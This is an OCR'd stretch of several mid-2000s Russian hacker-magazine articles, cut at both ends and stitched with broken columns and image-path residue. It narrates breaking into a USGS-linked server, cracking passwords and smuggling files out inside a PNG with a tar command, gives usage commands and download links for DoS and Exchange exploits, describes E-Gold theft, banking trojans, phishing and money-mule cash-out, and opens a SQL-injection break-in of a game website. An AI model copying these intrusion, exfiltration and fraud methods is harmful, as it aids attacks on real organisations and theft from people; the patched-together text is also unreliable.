вером прервалась. Я понял, что все это из-за кривого эксплойта, работа которого раз на раз не приходится. Было решено ждать, пока админ перезагрузит машину. И я дождался этого момента!
Это случилось ближе к ночи. В аккурат, когда у американцев начался рабочий день. Я попытался запустить свой бэкдор, но не обнаружил его в папке */tmp*. Либо это было вызвано перезагрузкой, либо администратор намеренно удалил его. Команда *w* показывала, что в консоли орудуют целых два админа, поэтому я захотел подождать начала следующего дня — того самого времени, когда американцы отправятся спать.



С помощью Perl можно делать всяческие фокусы, ориентированные не только на обход фильтрации переменных. Учи этот язык, пригодится!



[умная авторизация по хостам и паролям]



[каталог с космическими фотографиями]

[полет на Марс!] Повторив все вышеописанные действия, я повторно подключился к серверу. Теперь уже без желания порутать машину я стал ползать по локальным каталогам. Внутри консоли было все гораздо интереснее, чем снаружи, со стороны web-сервера :). Сплошь и рядом находились папки с привлекательными названиями: projects, final_work и т.п. Досаждало лишь то, что web-юзера пускало не во все каталоги.
Через двадцать минут скитаний по директориям я был вознагражден. В папке */usr/apache* были найдены три каталога с именами intranet, extranet и internet. Я всегда относился к внутренним сетям с повышенным интересом, в данном случае налицо было заметно деление сети на три части. Я начал просмотр с каталога internet — здесь была обнаружена структура папок, в точности соответствующая той, на которую меня привел гугл. В extranet'е находились файлы .htaccess и .htpasswd, оба они были доступны для чтения (но не для записи :(). Прочитав их, я понял, что к корпоративному сайту имеют доступ около 50 человек. В данном случае было проще расшифровать чей-либо пароль, чем читать каждый index.html из консоли. Сказано — сделано, моему Джонику был скормлен большой листик с паролями, и даже без словаря, с помощью опции -single, я открыл три пароля. Теперь мне оставалось узнать, под каким доменом прописан этот экстранетный сайт :). Без труда обнаружив httpd.conf (а он, как ты догадался, находился в каталоге */usr/apache/conf/httpd.conf*), я нашел заветный Web-путь: *extranet.isis.astrogeology.usgs.gov*. Я успешно авторизовался под только что взломанным аккаунтом и стал бродить в поисках интересной информации. Однако даже на корпоративном сайте я не встретил ничего хорошего — сплошь и рядом какие-то отчеты о проделанной работе и списки сотрудников компании. Не знаю, как тебе, а мне эта гнилая инфа никак не приглянулась.
Но я совсем забыл, что в компании существовал некий внутренний ресурс intranet. Трюк, проделанный ранее, здесь никак не осуществить — политика доступа была более жесткой: в .htaccess прописывался не только путь к .htpasswd, но и доверенные хосты, с которых можно подключаться к удаленному узлу. Среди этих хостов были очень интересные имена: *lab.nasa.org* и прочие. Один этот факт говорил о наличии секретных данных в этих папках. Настало время его надкусить :). Развернув консоль на весь экран, я начал путешествие по ветвистым папкам с различными проектами. И действительно, там было очень много ценной информации: какие-то лунные фотки, отчеты о спутниковом оборудовании и... снимки с поверхности Красной планеты. Да, именно снимки, заснятые последним марсоходом, выпущенным американцами в свободное плавание. Этот проект я просматривал на одном дыхании: в каталоге было много файлов с расширениями pdf, cub (биполярные снимки), doc и несколько презентаций. Судя по дате, проект находился в стадии разработки и регулярно обновлялся. Сам понимаешь, данная информация никогда не будет лишней, поэтому мне захотелось ее транспортировать на один из доверенных шеллов. В этот момент у меня появился первый приступ шизофрении — я почувствовал, что за мной следят и ко мне домой направлен отряд ФБР и Интерпола :). Но через пять минут страхи развеялись, и я еще раз успокоил себя тем фактом, что в Америке темная ночь и ни одному администратору не придет в голову зайти в консоль.

[транспортировка ценной добычи] Теперь у меня была единственная цель — транспортировать важные файлы на свой сервер. Если в тривиальной ситуации решение этой задачи заняло бы у меня от силы десять минут, то здесь мне пришлось изрядно попотеть. Расклад был следующим: на диске с проектами не было ни одной директории, доступной для записи, следовательно, стянуть файлы через WWW не представлялось возможным. Затем я узрел, что на всех дисках было очень мало свободного места. Учитывая то, что проекты весили порядка 1-2 Гб, расклад был явно не в мою пользу. Использовать scp тоже было накладно (хотя возможно), так как псевдотерминала за мной закреплено не было.
И тут мне пришло в голову поискать файлы, доступные для записи. Выполнив команду *find /usr/apache -type f -perm 666*, я стал терпеливо ждать результата. В итоге финд нашел один-единственный файлик под названием background.png. Сразу же возникло желание загнать в это изображение весь архив с проектом, но мешало лишь отсутствие свободного места — его было чуть больше гигабайта. На глаз прикинув размеры нескольких каталогов, я выполнил команду *tar zcf /usr/apache/internet/img/background.png /usr/apache/intranet/projects/MARS-1/folder1 /path/to/folder2, etc*. Перед тем как нажимать enter, я вовремя спохватился и предварительно забэкапил картинку в */tmp*. Только после этого архивация была начата. В ту минуту я представил состояние человека, который решил зайти на сайт, — это изображение вертелось на главной странице :).
Когда работа была завершена, я попытался скачать картинку background.png, но получил коварную ошибку 403. В непонятках я долго сравнивал права, сливал соседние изображения, но никак не мог уяснить причину невозможности заливки. Лишь спустя несколько минут до меня дошло, что Apache не в состоянии загрузить файл размером больше одного гигабайта. Пришлось затирать содержимое картинки и паковать архив по новой. Со второй попытки все пошло как по маслу — данные успешно залились на мой сервер.

[вот и сказочке конец...] Когда самые интересные проекты были у меня на компьютере, я поспешил их изучить. Да, действительно, эта компания проводила анализ снимков с Марса, но никак не с целью изучения поверхности планеты, а для корректировки параметров своего оборудования (ребята создавали спутниковые измерительные приборы, я об этом говорил в самом начале). Но все равно почитать статистику, отчеты и посмотреть космические фотографии было интересно. В эти минуты я ощущал себя лидером в научной сфере :).
Ты спросишь меня: чем закончилась история с моим рефератом? Я добился, чего хотел: приложив несколько pdf-документов и пару фотографий Луны к своему отчету, я произвел очень приятное впечатление на преподавателя и сдал экзамен автоматом. Кроме того, я обещал поделиться с ним парочкой программ для исследования снимков, но так и не сделал этого — очень ломало снова закачивать бэкдор и заливать приложения через расшаренную картинку.
Мораль этой истории такова: любой, даже самый защищенный Web-сервер можно сломать. Ошибка сисадминов была очень большой: всю секретную документацию необходимо было оставлять за DMZ, а никак не на машине, светящейся в глобальной Сети. Помни об этом и никогда не повторяй промашек капиталистических администраторов

[ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ]

1 Большинство взломщиков, увидев некоторую защиту скрипта (например, фильтрацию важных символов), опускают руки и не пытаются ее обойти. На самом деле приемов обхода масса, живой тому пример — метод, описанный в статье.
2 Чтобы вытащить важную информацию, мне пришлось долго искать доступный для записи файл или каталог. В итоге нашелся всего один рисунок, в который был занесен целый архив.
3 Расположение интрасетевых Web-документов на глобальном сервере — явление очень популярное. Я сразу же проверил виртуальные хосты и овладел интересной документацией.



Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОЙТОВ

HOD-ICMP-ATTACKS-POC.C UNIVERSAL EXPLOIT

[описание] Помнишь виндовый сплойт, который я описывал в предыдущем обзоре? Пару недель назад появился более продвинутый экземпляр, позволяющий рвать коннекты и уводить в даун множество операционных систем. Поразительно, но эксплойт способен глушить как маршрутизаторы Cisco, так и обычные WinXP и Win2k. Все дело в том, что баг в реализации ICMP позволяет отрубать или замедлять соединения и по другим протоколам — TCP и BGP. Эксплойт легко компилируется как под Windows, так и под Linux. Для сокрушительного удара необходимо указать несколько простых параметров: IP-сервера, IP-клиента, порты и тип атаки. Так, например, если атака происходит с сервера 192.168.0.1, а атакуемый имеет адрес 192.168.10.2, то запускать бинарник следует так:

```
./exploit -fi:192.168.0.1 -ti:192.168.10.2 -fp:80 -tp:1023 -a:1.
```

После старта эксплойта произойдет атака, и на удаленной машине оборвутся все TCP-сессии.

[защита] Для защиты следует установить спасительный патч от MS (*www.microsoft.com/technet/security/Bulletin/MS05-019.mspx*) либо обновить прошивку Cisco (*www.cisco.com/warp/public/707/cisco-sa-20050412-icmp.shtml*).

[ссылки]Эксплойт можно скачать по адресу *www.xakep.ru/post/26392/exploit.txt*. Если возникнут проблемы с компиляцией, забирай уже готовый бинарник отсюда: *http://sector18.narod.ru/icmp.exe*.

[злоключение] Этот эксплойт имеет версию 0.2. Автор не отрицает, что будут выпущены следующие версии, а это значит, что админам есть смысл волноваться за свои маршрутизаторы и воркстейшны.

[greets] Объявляем благодарность хакеру houseofdabus. Если хочешь связаться с ним, зайди в его ЖЖ (*www.livejournal.com/users/houseofdabus*) и оставь положительный комментарий :).

MICROSOFT EXCHANGE SERVER REMOTE CODE EXECUTION

[описание] В известном продукте от MicroSoft недавно обнаружили досадную уязвимость. Ошибка закралась в библиотеку xlsasink.dll. Баг позволяет злоумышленнику переполнить кучу с помощью специально сформированной команды. В пересылаемом шеллкоде взломщик аккуратно располагает код, который выполнится с правами SMTP-службы (по умолчанию Local System). Эксплойт написан на языке Perl и протестирован на системе Win2k En + SP4. В используемом шеллкоде зашит вызов функции MessageBoxA(MS05-021 Test). Естественно, никто не мешает тебе покопаться в сплойте и вызвать другую функцию, скажем, system("format d:") :).

[защита] Чтобы не было мучительно больно, рекомендуется установить третий сервис-пак для Win2000 MicroSoft Exchange Server (*http://download.microsoft.com/download/3/6/a/36ae7b61-e8fb-4662-b0b1-5b76c267f633/Exchange2000-KB894549-x86-ENU.exe*).

[ссылки] Эксплойт ждет своего часа здесь: *www.xakep.ru/post/26368/default.asp*. Более подробное описание бага можно посмотреть тут: *www.securitylab.ru/53956.html*.

[злоключение] К счастью для админов, не все системы уязвимы. Так, например, для эксплуатирования Exchange Server в Win2003 необходимо предварительно авторизоваться, что значительно усложняет задачу хакера.

[greets] Дружно снимаем шляпы перед Евгением Пинчуком. Он является автором эксплойта. Также в заголовке сишного файла передается привет этим людям: Alex Behar, Yuri Gushin, Ishay Sommer, Ziv Gadot and Dave Hawkins.

POSTGRESQL REMOTE REBOOT <=8.01 EXPLOIT


[описание] 15 февраля этого года багоискатели нашли несколько ошибок в коде знаменитой СУБД PostgreSQL. В файле gram.y обнаружились бреши в функциях read_sql_construct() и make_select_stmt(). Взломщик мог реализовать переполнение буфера, создав запрос с избыточным количеством переменных.
Это известие быстро забылось, однако 22 апреля всплыла новая весточка: был выпущен эксплойт, перезагружающий PostgreSQL. Хакеру достаточно знать имя, пароль и название базы для того, чтобы рестартануть демон. Компилить эксплойт нужно на сервере с установленными библиотеками libpq. После команды *cc -o pgsql_reboot pgsql_reboot.c -I/usr/local/pgsql/include -L/usr/local/pgsql/lib -lpq* компилятор должен собрать бинарный файл. Последний необходимо запустить с параметрами ip-address, username и password.

[защита] Настоятельно рекомендуется обновить версию PgSQL, если она используется в твоей системе. Только после этого ты можешь с уверенностью сказать, что никакой хакер не вторгнется на твой сервер.

[ссылки] Слить эксплойт можно отсюда: *www.xakep.ru/post/26069/exploit.txt*, мануал по уязвимости находится по адресу *http://security.nnov.ru/docs7226.html*.


[злоключение] В публичном эксплойте есть лишь один таргет для Debian'а. Если хакер хочет сломать другую операционку, ему необходимо прибегнуть к встроенному переборщику адресов, работа которого займет очень длительное время.

[greets] Благодарим Stefan Esser'a за исследование кода и найденные баги. А чувак с ником crash-x отличился вдвойне, так как смог написать рабочий эксплойт к самой критической ошибке.



[генератор смертельных пакетов]

[проверяем сервер на устойчивость]



[первый эксплойт к сокрушительному багу]

По воровской...

МЫ НЕ РАЗ ПИСАЛИ НА СТРАНИЦАХ ЛЮБИМОГО ЖУРНАЛА О МАХИНАЦИЯХ С КРЕДИТНЫМИ КАРТАМИ, ПОЭТОМУ, ДУМАЮ, ТЫ ЧЕТКО ПРЕДСТАВЛЯЕШЬ, ОТКУДА КАРДЕРЫ БЕРУТ СВОЮ «ЗАРПЛАТУ». ОДНАКО О ТОМ, НА ЧЕМ ДЕЛАЮТ БАБКИ ХАКЕРЫ, МЫ НЕ ПИСАЛИ НИ РАЗУ. ЕСЛИ ТЫ ДУМАЕШЬ, ЧТО ХАКЕРЫ ЖИВУТ ЗА СЧЕТ ВЗЛОМОВ НА ЗАКАЗ, ТО СИЛЬНО ОШИБАЕШЬСЯ. ПОРА ВЫЙТИ ИЗ ТЕНИ — СЕГОДНЯ Я ОТКРОЮ ЗАВЕСУ ТАЙНЫ | Олег Толстых aka NSD (www.nsd.ru)

Криминальный мир: на чем хакеры поднимают лаванду

[интродукция] Думаю, Майндворк тебе много рассказывал о том, каких типов бывают компьютерные взломщики. Бывают люди, которые ломают для души: им интересно разобраться в системе, найти изъян и сообщить о нем администратору. Есть хакеры, которые полностью легализовали свою деятельность и занимаются так называемым security-консалтингом. Но в этой статье я хочу рассказать о ребятах с другими взглядами. Их специализация заключается в получении несанкционированного доступа с последующим использованием его в корыстных и обычно незаконных, криминальных целях.


[кража E-Gold'а] В США большой популярностью сейчас пользуется система электронных платежей E-Gold. И неспроста — она настолько легка в использовании, что юзать ее мог бы даже грудной ребенок. Чтобы получить акцесс к переводу денег с личного E-Gold-счета, пользователю требуется всего-навсего знать номер своего кошелька, пароль от него и иметь доступ к указанному при реги-



Следует понимать, что электронное мошенничество по сути своей мало чем отличается от реального. Мне даже кажется, что это более гнусная вещь — ведь люди теряют на нем даже больше денег . К тому же, УК РФ очень жестко за это карает. Берегись!



Сайты популярных электронных банков: www.firstbank.com, www.usbank.com.



[форма online-доступа к счетам FirstBank'a]


страции мылу. Достаточно часто обменные пункты электронных валют, интернет-магазины и денежные пирамиды используют прием или выплату E-Gold'а в автоматическом режиме. Таким образом, чтобы злоумышленник получил доступ к чужим деньгам, ему достаточно поломать сервер, на котором находится, например, обменник валют. Автору этой статьи (да и многим другим хакерам) не раз удавалось найти на взломанном сервере пароль от E-Gold-кошелька и увести чужие бабки на свой E-Gold-счет. Украденные буржуйские е-доллары достаточно просто конвертируются в средства русской платежной системы WebMoney с помощью автоматического обменного пункта *www.roboxchange.com* или аналогичного ему, после чего их безо всяких проблем можно обналичить. Можно с уверенностью сказать, что если хакеру удастся поиметь обменник, то находящиеся в нем деньги превратятся в реальные бумажные банкноты в течение пары-тройки часов.

[взлом банков] Ты не заметил, что в новостях по ящику все чаще стали говорить о взломе американских банков? Тема получения несанкционированного доступа к забугорным счетам действительно становится все популярнее. Поверь, чтобы украсть лаванду из банка, вовсе не обязательно быть каким-то мегауникальным мозгом, не нужно знать каких-то особых секретов. Дело в том, что в США существует огромное количество бан-



[логинимся в USBank'е]

ков, которые предоставляют своим клиентам online-доступ к счетам (например, *www.firstbank.com*, *www.usbank.com* и т.п.). Для того чтобы залогиниться на банковском сервере, нужно знать логин и пароль от аккаунта. Имея их, пользователь может не только следить за балансом своего реального счета в банке, но и выписывать с него денежные чеки, действующие внутри страны. В некоторых банках для выписки чека требуется указать вторичный пароль от аккаунта, однако, имея доступ к компьютеру владельца счета, получить его так же просто, как и первичный. Если успеть обналичить чек до того, как хозяин обнаружит пропажу бабок, то дело будет в шляпе.
Что же делают взломщики-охотники за буржуйскими банковскими аккаунтами? Они протроянивают наивных американцев специально разработанным софтом, который отлавливает пароли, вводимые в web-формы. Затем троян отсылает улов на хакерский сервер, где украденные пароли обрабатываются и заносятся в базу. Слив инфу с большого количества компьютеров, хакер может производить выборку по своей базе, отбирая пассы от нужных ему ресурсов. Сам понимаешь, ничто не мешает завладеть паролями от банковских аккаунтов, платежных систем или аукционов.
Есть и другой, гораздо более сложный способ получения доступа к управлению финансовыми счетами банков. Если на минуту представить, что хакеру удалось получить шелл-доступ к серверу *firstbank.com*, поломав его приватным 0day-сплойтом, то этот хакер уделает своими слюнями все вокруг. Ведь за пару минут он заработает столько денег, сколько обычный человек не заработает за всю жизнь. Достаточно будет просто слить всю базу с логинами и пассами законопослушных клиентов, пользующихся услугами банка.



[разведение кроликов… на деньги]

[фишинг] Фишинг — это технология, основанная на социальной инженерии и направленная на хищение персональных данных (обычно логина и пароля) для поимки целевого аккаунта. Немалое количество пассов удается выманить у ламеров при массовой рассылке красноречивых писем с поддельным адресом отправителя, содержащих просьбу «уточнить конфиденциальные данные». Представь, что хакеру нужно поиметь акки пользователей платежной системы E-Gold. Для этого можно разослать американцам письма с просьбой «срочно зайти на акк» и ссылкой на страницу *www.e-gold.com/acct/login.html*. Кликнув на линк, юзер попадет на совершенно левый сервер, не имеющий никакого отношения к е-голду, к примеру, на *http://e-gold.nsd.ru* (см. скрин). Лопоухий америкос наивно введет свой пароль, не заметив подвоха, в результате чего хакер неплохо отдохнет на его бабки :). А если прикрутить к фишингу еще и технологию URL spoofing, то есть способ подделки адресной строки браузера, одураченными могут оказаться не только ламеры, но и опытные пользователи. Об этой технологии мы рассказывали в прошлогоднем мартовском выпуске (63 номер). Вот таким забавным и простым способом хакеры успешно по сей день получают пассворды от банковских счетов и акков платежных систем.

[взлом инет-магазинов] Чтобы законный юзер мог произвести покупку в американском интернет-магазине, принимающем в качестве оплаты кредитные карты, ему придется сначала регаться в системе. При регистрации, помимо персональных данных, ему необходимо указать еще и сведения о своей кредитке, которой будет оплачиваться электронная покупка. Все введенные данные заносятся в базу и извлекаются из нее при совершении покупок для перевода денег со счета владельца карты на счет интернет-магазина. Данные кредитной карты хранятся специально для того, чтобы холдеру не приходилось вбивать номер креды заново при совершении очередной покупки. Сам понимаешь, если хакер поломает сервер, на котором крутится магазин, ему не составит труда сдампить таблицу с кредитными картами из базы данных.

[протроянивание юзеров] Банками и платежными системами деятельность профессионалов криминального бизнеса не ограничивается. Некоторые хакеры массово троянят пользователей для того, чтобы установить на поломанных тачках прокси/сокс-сервер с нестандартным портом. Имея десяток тысяч собственных проксиков, можно организовать приватный сервис и продавать доступ к нему за определенную ежемесячную абонентскую плату. Таких служб в рунете сейчас предостаточно, и популярностью они пользуются нехилой. Помимо прокси-сервера, на похаканную машину рядового юзера можно установить и софт для реализации ДДоС-атак. Кстати, об особенностях создания и эксплуатации специально предназначенного для этого софта писал Федор Михайлович в октябрьском выпуске «Хакера» #10.70. Что касается методов протроянивания юзеров, то они уже давным-давно не ограничиваются пресловутыми спам-рассылками по мылу и ICQ. С каждым годом хакеры становятся все изощреннее — теперь они взламывают сайты с высокой посещаемостью и вставляют в html-страницу специальный эксплойт, написанный на JavaScript'е. Сплойт этот обычно эксплуатирует уязвимость в браузере, в результате чего удается запустить произвольный exe-файл на машине пользователя, посетившего сайт. Представь, что хакер взломал сайт, на который ежедневно заходит пяток тысяч человек. Бажный IE наверняка стоит у каждого четвертого юзера. Может, кто-то и заметит неладное, но тысяча пользователей за день окажется облапошенной. Кстати, эту тему впервые подробно осветил CuTTer, написав статью «Ослик IE: залей через меня троян» в 58 выпуске твоего любимого журнала. Сейчас, конечно, все уже здорово изменилось, так что следи за багтраком.

[ОБНАЛ БАНК-АККОВ]
Кардеры, покупающие у хакеров доступы к банковским счетам, занимаются их обналичиванием. Сам процесс обналички происходит по достаточно примитивной схеме. Для начала кардер вербует дропа в США, предлагая ему заработать денег, для чего обналичивает выписанный на него с банк-аккаунта денежный чек. Дроп должен распорядиться с полученными деньгами следующим образом: часть баблоса оставить себе, а основную сумму отправить кардеру в Россию через систему денежных переводов Western Union. Ну а обналичивание WU-перевода не составляет особого труда.

[развлечения киддисов} Зарабатывать хакерством умудряются и скрипткидисы — пацаны, не обладающие глубокими познаниями в области технологий взлома. Они умеют брутить аси, угонять мыльники путем угадывания примитивного секретного вопроса, добывать шеллы, эксплуатируя свеженайденные уязвимости в скриптах и скомпилированные хакерами публичные эксплойты. Добытое добро они недорого продают за WebMoney, получая тем самым небольшую прибавку к деньгам, которые им выделяют предки на обеды ;).
Существует еще один способ поднять немного баблоса на взломанных порталах при наличии ограниченных умений. Имея возможность менять содержи-




[amazon.com, популярный инет-магазин в США]

мое веб-страниц, можно перекидывать посетителей похаканного портала на целевую страницу, накручивая тем самым счетчик нужного кидису сайта. Живой трафик стоит немало, поэтому накрутка сайтов — относительно выгодная тема.

[реализация товара] Как ты думаешь, что хакеры делают с украденным добром, о котором я рассказывал в этой статье? Куда они девают ворованные из интернет-магазинов базы кредитных карт и банковские аккаунты? Думаешь, они используют скоммунизженную инфу по прямому назначению? Нет не угадал, преобладающее большинство хакеров в кардинг не лезет — уж слишком это опасное и нудное (хотя и очень прибыльное) дело. Чтобы обналичить деньги с банковского аккаунта, нужно приложить немало усилий. Поэтому гораздо проще продать доступ к банковским счетам за относительно небольшой процент от баланса аккаунта, чем заниматься обналичкой самостоятельно. А креды обычно сливаются оптом реселлерам (перекупщикам), которые, в свою очередь, перепродают их тем же кардиологам. Конечно, хакеры, в отличие от кардеров, не обладают миллионами долларов, но свои бабки они все-таки имеют.

[открывайте, НКВД!] Напоследок хочу сказать, что опускать банки и платежные системы — это тебе не сайтики дефейсить. Это откровенный воровской криминал в прямом смысле этого слова. Вышеописанное жестко карается властями, и материал был изложен, исключительно чтобы удержать тебя от подобной деятельности. На зоне живется несладко, из воровского общака никто тебя греть не будет. Если у тебя нет желания общаться с зеками на нарах, просто забудь, о чем я сейчас писал, но запомни вот что: милиция не спит и клиентов принимает круглосуточно без выходных и обеденных перерывов



Ломаем играючи

ТЫ, КОНЕЧНО, СЛЫШАЛ, ЧТО ПО ИТОГАМ КРИ-2004 ПРОЕКТ S.T.A.L.K.E.R. SHADOW OF CHERNOBYL ВЗЯЛ ЗОЛОТО В НОМИНАЦИЯХ «ЛУЧШАЯ ТЕХНОЛОГИЯ», «ЛУЧШАЯ ГРАФИКА», «ИГРА ГОДА», А ФИРМА GSC GAME WORLD СТАЛА «ЛУЧШЕЙ КОМПАНИЕЙ-РАЗРАБОТЧИКОМ». А ЗНАЕШЬ ЛИ ТЫ, ЧТО STALKER-GAME.COM, ОФИЦИАЛЬНЫЙ САЙТ ИГРЫ, БЫЛ СОВСЕМ НЕДАВНО ВЗЛОМАН?
И СЕЙЧАС Я РАССКАЖУ ТЕБЕ, КАК МНЕ УДАЛОСЬ ЭТО СДЕЛАТЬ | Digital Explosi0n (di_explosion@mail.ru)

История о том, как был взломан stalker-game.com


[лирическое отступление] Все началось в 2002 году. Тогда уже довольно известная украинская девелоперская студия GSC Game World, получившая славу благодаря «Казакам», сделала громогласное заявление в прессе. В ближайшем будущем нас ожидал великий шедевр всех времен и народов: игра S.T.A.L.K.E.R. Shadow of Chernobyl. Идеи разработчиков были действительно революционными: умопомрачительная графика, нелинейность, полная свобода действий, целый виртуальный мир, управляемый по всем законам жизни, — все это было щедро приправлено колоритом «Пикника на обочине» от братьев Стругацких. Слюнки так и потекли. Но шли годы, выход игры неоднократно откладывался. Это стало изрядно бесить. И вот последние новости из официальных источников: «Дата релиза — 25 декабря 2005 года». Ну нет господа, мне уже надоело ждать и есть протухшие «завтраки», закусывая скриншотами не первой свежести! Вам придется расплатиться за моральные потери миллионов. Как? Вашим же собственным сайтом :)!


[разведка боем] Первым делом я набрал в адресной строке браузера *stalker-game.com* и попал на официальный сайт игрушки. Сразу бросается в глаза надпись: «Welcome to the world with no future!» — ну это мы еще посмотрим. Далее мы видим треп из серии «эта игра круче всех», по полкам аккуратно расставлены многочисленные награды еще не вышедшего релиза, ну и прочее-прочее. В глаза бросался лишь раздел Community. Решено было там зарегистрироваться. Как оказалось, это что-то типа кружка по интересам, здесь расположен форум, и еще куча литературного трэша от фанатов игры.



John The Ripper for WINDOWS: www.openwall.com/john/b/john-16w.zip
John The Ripper for UNIX: www.openwall.com/john/b/john-1.6.tar.gz

Форум оказался самописным, поэтому все сплойты для PhpBB, vBulletin, IPB и тому подобных тут были непригодны. Оставался один вариант: искать ошибки вручную. Как назло, никаких багов видно не было, и казалось, что все очень неплохо защищено. Хотя некоторую полезную информацию я вынес: управление форумом производил админ по имени GSC Support с e-mail'ом *webmaster@gsc-game.kiev.ua*.
Делась здесь было особенно нечего, поэтому пришлось жать Logout и возвращаться на главную страницу. Только сейчас я за-


[бажный скрипт для ретрива паролей]




[читаем любые файлы на сервере]

метил, что нам доступна функция ретрива пароля из зоны Community — достаточно указать свой адрес, и туда вышлют соответствующий логин и пароль. И тут случилось самое интересное: этот скрипт оказался беззащитным перед SQL Injection! Оказалось, что если передать в качестве e-mail'а знак «'», MySQL громко икнет сообщением об ошибке:

```
